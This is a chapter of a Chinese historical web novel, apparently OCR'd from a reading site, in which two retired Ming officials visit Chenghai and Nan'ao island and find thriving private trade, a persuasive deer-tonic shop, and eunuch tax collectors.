首页
第158章 权阉当政,英雄血
返回
关灯 护眼:关 字号:小

第158章 权阉当政,英雄血冷

章节报错(免登陆)
下载APP,无广告、完整阅读

一秒记住【笔趣阁】
biquge521.com,更新快,无弹窗!

    第158章权阉当政,英雄血冷
    八月初一。
    一大早,黄克便如约到月港码头等候叶向高。
    他今日轻装简行,做儒生打扮,只带了一个随行奴仆。
    过不多时,一条单枪小船自远处驶来,在码头前停好。
    叶向高出了船舱,与黄克缆见礼,二人寒暄一阵,进入船舱。
    从福清到潮州,陆上并不好走,可坐海船就快多了。
    而且不知是何原因,近来福建各地海船尤其多,随之船价也下降不少,叶向高因此包下了此船,这一趟才能成行。
    叶向高此行也是朴素打扮,只带随从一人,外加一个船夫。
    行到半途,船夫突然停住。
    叶向高对随从吩咐道:「叶安,去看看发生何事。」
    随从叶安应了一声,出船舱后片刻便回:「老爷,不好了,有条官军大船过来了。」所谓兵匪一家,大明老百姓见到官军的反应比见到海寇,也强不了多少。
    叶黄二人倒还神情镇定。
    船夫声音从船舱外传来:「贵人放心,这是铜山水寨的哨船,不妨事。」
    「铜山水寨,不正是马总镇辖区吗?」黄克缵低声道。
    「看看去。」
    二人想到一处,当即出了船舱。
    海风吹来,只见一条海沧船与其擦身而过,两船相隔不过十馀步,对方船上军容严整,船大明战旗猎猎作响,船侧还可见弗郎机炮。
    大明各地营兵要麽不巡逻,要麽碰见人就要来敲诈劫掠一番。
    像这种擦身而过的,却不多见。
    看来朝野对马承烈治军有方的评价,还真不是空穴来风。
    叶向高道:「舵公,敢问————」
    船夫急忙打断他:「贵人叫我名字或是叫梢公丶船公都好,舵公二字可叫不得。」
    叶向高大感奇怪:「为何?」
    船夫笑着道:「海上的规矩,潮州一带都是这样,至于为什麽,小的也不清楚。」
    「哦。」
    海上人家忌讳多,譬如翻丶沉丶倒丶散丶火等字都不能说,除此以外,各地还有独特的忌讳。
    叶黄二人老家都靠海,有所耳闻,闻言不再追问。
    叶向高接着道:「敢问梢公,铜山寨水师军纪一直是如此吗?」
    船夫回忆片刻道:「以前在周围行船,可是要交过路费的,像咱这条船,至少二两银子,也就近几个月官军转了性了。」
    叶黄二人对视一眼,心道果然。
    马承烈接手铜山寨,也就是近几个月的事,这麽短时间内,就能令营兵军纪焕然一新,当真难得。
    很快,单桅船驶过东山岛,自的地已遥遥在望。
    船夫手指海天相接之处的一片绿意:「贵人请看,那里就是南澳岛了,小的去过一次,当真是繁华无比,不愧海上泉州之名。
    岛对岸,那一片就是潮州府了,旁边就是柘林湾,运气好些,说不定能看到大战船出港————」
    黄克冷哼一声:「说什麽海上泉州,一个驻兵荒岛而已,胡吹大气。
    黄克做过刑部丶工部丶兵部尚书,对东南海防也算有所了解。
    船夫不敢得罪贵人,赔笑道:「也是,也是。」
    船只驶过柘林湾,大战船没看到,可远远的就能看见贸易商船往来不绝。
    尤其靠近澄海县的海域,商船像鱼群一样,数量极多,铺陈开好大一片海面。
    码头之上,船来人往,繁忙景象直逼月港。
    叶黄二人都一脸诧异,暗道澄海县私船竟如此之盛?当真敢把律法视若无物?
    船夫自顾自解释道:「这些船里有些是去漳州丶惠州的,不过大部分都是上岛的。」
    「哪个岛?」黄克接口问道。
    「南澳岛啊。」船夫一脸理所当然。
    船夫一边说话,一边掌舵收帆,船只稳稳停靠在一处栈桥上。
    「到了,这就是澄海县,小的这几日就在此停泊,贵人有事随时招呼。」
    二人道谢后,带随从下船。
    只见港口上,车马人群川流不息,不断有商船靠港,货物装运不绝,货栈上各式货箱摞如城墙一般。
    叶向高随意拉过一人询问货品种类。
    那人正忙着搬货,本不愿搭理,见叶黄二人气度不凡,又都是读书人打扮,便起了恭敬之心,答道:「都是老几样,生丝丶瓷器丶白糖,还有鹿品。」
    「鹿品?」
    「对啊,就是鹿鞭丶鹿茸丶鹿角丶鹿筋啥的,你要想买去胡记鹿品就是。」
    那人说完,便去搬货了。
    留下叶向高满心疑虑,潮州又不临近辽东,哪来的鹿品。
    黄克缵看着周围景象,皱眉道:「进卿,这澄海县好像有些古怪,生丝丶瓷器丶白糖都是外贸之物,该运到月港才是,运到澄海县算怎麽回事?还有这鹿品又是哪来的?」
    叶向高皱起眉头,他此行本是存了见一见马承烈的念头,不成想竟发现了些马总镇的猫腻。
    若二人猜测属实,澄海县就是个私船窝点,而马承烈不就是公然违反律法的庇护伞吗?
    如果真是如此,那他二人虽是下野白身,也免不了要上书为国除害了。
    当然,现在就下定论,为时尚早。
    二人商量一阵,还是决定先去所谓的「胡记鹿品」看看再说。
    一路上,街道两旁的商贸都非常繁盛,酒楼丶客栈丶食肆开的到处都是,有不少游商打扮之人,在其中食宿歇脚。
    随从叶安看得眼花缭乱,感慨道:「老爷,同是县城,这澄海县似乎比福清繁华多了。」
    叶向高黑着脸没说话。
    一旁黄克缵的随从接道:「也比我们那繁华。」
    「住口。」黄克缵低声训斥。
    一行人到了鹿品店前,当即就被店铺的装潢震撼了。只见那商铺明明有房檐,却在街边摆摊,把所有商品都沿街摆在明面上。
    硕大通红的鹿鞭丶肥硕的鹿茸摆放整齐,极具视觉冲击力。
    有夥计正站在摊位后大声叫卖。
    在夥计身后,还有五六个硕大酒坛,身侧还有五六个酒壶和无数杯子。
    见叶黄二人盯着看,夥计极热情的端起酒壶,倒了两杯琥珀色的酒。
    「二位客官,快来尝尝,这药酒对身体好。」
    叶向高上前接过酒杯:「多少钱?」
    夥计笑道:「这杯是东家请的,不收钱,客官权且尝尝,若是觉得不好,转身就走便是。」
    叶向高闻了闻,确有淡淡酒香,将酒杯递给叶安:「尝尝吧。」
    「是。」叶安接过一饮而尽,随后吧嗒一下嘴,「真挺好喝的,酒味不冲,还甜丝丝的。」
    黄克也如法炮制,让随从品尝,随从竖起大拇指。
    夥计笑道:「好喝就对了,这酒里除了鹿鞭还加了枸杞丶当归丶黄芪丶杜仲等物,除了好喝还能强身健体呢,客官懂的。」
    黄克冷哼一声:「既加鹿鞭,酒性偏温燥,阴虚火旺丶湿热体质之人不能饮,常人饮之也会上火,只为买药便胡乱让人试酒,似乎不妥吧。」
    那夥计显然是见过世面的,听了这麽一大串诘问,不仅面色不变,反而喜道:「正是如此,客官果然是懂行的。本店一应药酒,均是名家调配,购买前还有郎中问诊,若遇阴虚火旺丶湿热体质之人,绝不会售!
    另外,刚刚这杯酒毕竟不收钱,里面用药也少,客官饮的量也不多,仅一杯,对身体无碍的。」
    黄克缵被噎住,冷笑道:「你倒是伶牙俐齿。」
    夥计道:「不敢。客官若有兴趣,不妨入内一观,我们店中有个镇店之宝,见过之人无不震惊赞叹。」
    叶黄二人明知夥计是用话术引他二人入店,可都对那「镇店之宝」有些好奇。
    抬脚便向店内走去,刚一入内便惊住了。
    只见店铺正中,摆了一个木托架,其上放了一罐药酒。
    与寻常药酒不同的是,这罐药酒是用玻璃瓶装的,其内酒体丶药物分毫毕现。
    店内窗户开,阳光洒进来正射在玻璃瓶上,酒体仿若闪着莹润的琥珀光。
    只一眼就看得人心神迷醉。
    饶是叶黄二人见多了奇珍异宝的,也看的一阵愣神。
    玻璃是澳夷舶来之物,在大明极为昂贵,更别说还是这麽大的一个玻璃瓶。
    光是这玻璃瓶就已堪称宝物,更别说其中盛着的酒液该当如何贵重了。
    店铺掌柜见叶黄二人进来,忙上前殷勤介绍。等二人离店时,手上已各自拿了一个锦盒了。
    二人对视一眼,尽皆苦笑。
    他们去胡记鹿品,本意是打探鹿品来源的。
    可掌柜的一句「从澳门进的货,东家有船引。」就把二人打发了。
    随后在掌柜丶夥计极强的销售话术,以及各式鹿品极强的视觉冲击力之下,二人各自掏了二十两银子,买下了手上鹿品。
    叶向高现在回想掌柜的话语,还心有馀悸。
    「二位客官,鹿品可不是虎狼之药,是正经温补身子的。」
    「什麽?二位都过花甲之年了,小的还道二位不到天命,买鹿品自用的呢!」
    「想必二位的孙子都及冠了吧,婚配了吗?
    「哎,犬子也刚婚配不久,可儿媳妇肚子一直没有动静,可真愁人。」
    「确如先生所言,男子总想房帏之事伤身子,所以小的也给犬子用了鹿品。」
    「咱们做长辈的,谁不想子孙满堂,承欢膝下,但这些事总不好威逼,送个鹿品,儿孙也就明白了。」
    「成与不成的,总是份心意。」
    叶向高当了这麽久首辅,什麽游说没听过,可今日竟被一店铺掌柜说动了心。
    「成与不成的,总是份心意。」这话实在太厉害了,直达要害。
    甚至让他一瞬间有种不掏银子买鹿品,就抱不到重孙子的恐惧感。
    就算现在冷风一吹,回过神来,也不觉上当受骗,反而有种赶快把鹿品给孙子用上,然后赶紧生重孙子的期待感。
    这份对家族有后的念想,让人脸上挂笑,心里暖烘烘的。
    叶向高回首,凝望「胡记鹿品」,暗忖一个乡下财主,哪来的这种本事,背后必有高人。
    午饭时,二人选了个临街酒楼,在二楼落座,点了些家常菜。
    ——
    吃饭时,就听楼下有游商谈论「胡记鹿品」。
    其中有人道:「那胡员外可潮州府有名的善人,年前还建了个几十万石的大义仓,连知县老爷都给那义仓题过字。」
    叶向高来了兴致,叫来小二:「胡记鹿品」的东家,在澄海县很有名吗?」
    小二道:「您问胡员外啊,,那可是澄海县最大的大人物,他是织潮绸起家的,对手下织户给的价高,欠款也不催。
    凡是给胡家干活的,没有一个是说胡员外坏话的,是顶好的大好人!」
    叶向高笑道:「多谢告知。」
    小二客气一句,便去忙了。黄克缵冷哼一声:「收买人心,假仁假义。」
    叶向高也看得出胡员外所为是在收买人心,不过却道:「毕竟他真让百姓得了实惠,比明着作恶的要好。」
    黄克知道「明着作恶的」指的是谁,大以为然。
    眼下东南虽然是一片繁华,歌舞升平。
    而两千里之外的贵阳,已是人间地狱一般。
    土司叛军围城自本年二月始,至今已有近半年,始终未解。
    城内外消息不通,可一座省城,被围半年,城内是何等惨状也是可以想见的。
    而朝廷仍忙于党争,权倾朝野的魏公公,忙着打击异己,前线将帅换了又撤丶撤了又换,始终选不到一个合适的「自己人」。
    而东林党则忙着反击阉党,对贵阳之围也没多上心。
    致使政令迟缓,从争论丶决策丶调兵丶筹粮,都被无限拉长。
    二人虽不结党,可情感上还是倾向东林党的,均对阉党误国痛恨不已。
    就在这时,街上响起一阵敲锣打鼓声:「助饷了,助饷了!各家商户都把钱备好,依次征缴!」
    这声一出,各商户纷纷关门停业,小摊贩全都收拾东西逃窜,一时间街上鸡飞狗跳。
    不过多时,一条繁华街道,就人去楼空。
    黄克缵看清收饷之人身份,寒声道:「狐狸尾巴终于漏出来了,进卿你看。」
    叶向高朝声响处望去,只见敲锣打鼓的正是一夥身穿明军号衣之人。
    既在马承烈防区,黄克缆将其当成是马承烈的手下。
    「啪!」窗子关上,挡住了叶向高视线。
    关窗的小二歉然道:「收饷的来了,要关上门窗躲一会,客官得罪了。」
    叶向高疑惑问道:「关上门窗就不会被征缴吗?」
    毕竟这行为看起来,实在是掩耳盗铃。
    「当兵的也是听令行事,走个过场,只要咱们关上门窗,当兵的就不会为难,这几个月都是这麽过来的。」
    「这几个月?」叶向高听出端倪。
    「对,几个月前朝廷派来了个监军太监,助饷也是那阉狗收的。哎,皇帝不明,奸臣当道,澄海县好不容易摊上了好县令,却要被阉狗折腾。」
    大明江南识字率高,老百姓向来喜欢议论时政。以前议论时,还是关起门来,口耳相传。
    近年来已有人将朝廷时政公然编纂成话本评书,街头巷尾聚众评说。
    言辞之间毫无顾忌,所言皆时政的种种失败,众人无不乐听。
    是以小二当着叶黄二人讥讽朝廷,也没什麽顾忌。
    叶向高闻言苦笑。
    黄克缵瞠目结舌,有心驳斥,却又觉小二言之有理,等想好辩驳言辞,小二已经走远了。
    果如那小二所言,楼下缴饷队伍很快便敲锣打鼓的往远处去了。
    黄克道:「马总镇能想出这法子,既不驳了监军的脸面,又不对百姓盘剥,也当真难得。」
    叶向高默然不语,他心里想的更多。
    首先,马承烈也受监军监视,而且阳奉阴违,不帮权阉捞钱,可见不是阉党一夥。
    其次,连酒楼小二都知道助饷是太监缴的,恐怕那太监的恶名流传已广。
    最后,街上官兵明明收不到饷,还敲锣打鼓,除了提醒百姓躲避外,肯定也存了提醒百姓的心思,让百姓别别忘了澄海县,还有个权阉恶人在。
    马承烈一定是存了搬倒那太监的心思。如此,看来马承烈这人绝不简单,澄海县的种种变化与此人也脱不了干系。
    此人若真忠心为国也就算了,若有不臣之心,当真麻烦。
    一念及此,叶向高起身道:「走。」
    「去哪?」黄克缵一愣。
    「去「海上泉州」看看。」
    一个时辰后,二人踏上后江湾码头。
    顿时被眼前一幕惊呆了。
    只见港口中船只无数,延绵数里,城中房屋鳞次栉比,一望无边,商贩丶行人穿梭其间,比澄海县还要繁华数倍。
    叶向高瞪大眼睛,看着眼前一切,许久后才道:「绍夫兄,你之前可是说这是驻兵荒岛?」
    天底下有这样的荒岛吗?
    黄克缵如鲠在喉,半晌才道:「好一座大城!这————这反正不在兵部帐面上。」
    二人目瞪口呆之际,有小吏过来,登记了二人身份信息,上岛缘由。
    叶向高托词说是来岛上行商,又向小吏打探道:「老夫久居北方,许久不曾回乡,不知岛上何时起了这样一座大城啊?」
    小吏笑道:「说起来,也是总镇大人体恤,让营兵家眷上岛,久而久之就建起了这座城。」
    叶向高一眼看穿是托词,没有追问。
    小吏走后,二人在岛上闲逛,越逛越是心惊。
    一路走来,他们看到了堆成小山一般的货站,见到了成排四点金的白墙黑瓦,见到了十字路口的高大路灯。
    在城西黄花山还有云间书院丶成片梯田。
    二人赶到城西时,正赶上学子下山,与农户丶吏员站在一处,丝毫不显突兀,彼此交谈神情自然,毫不见因身份不同而形同陌路。
    岛上民风也与别处完全不同,女子随意上街,与男子交谈,毫无避讳。
    叶向高开明豁达,对此倒不以为意。黄克则不断批评有伤风化。
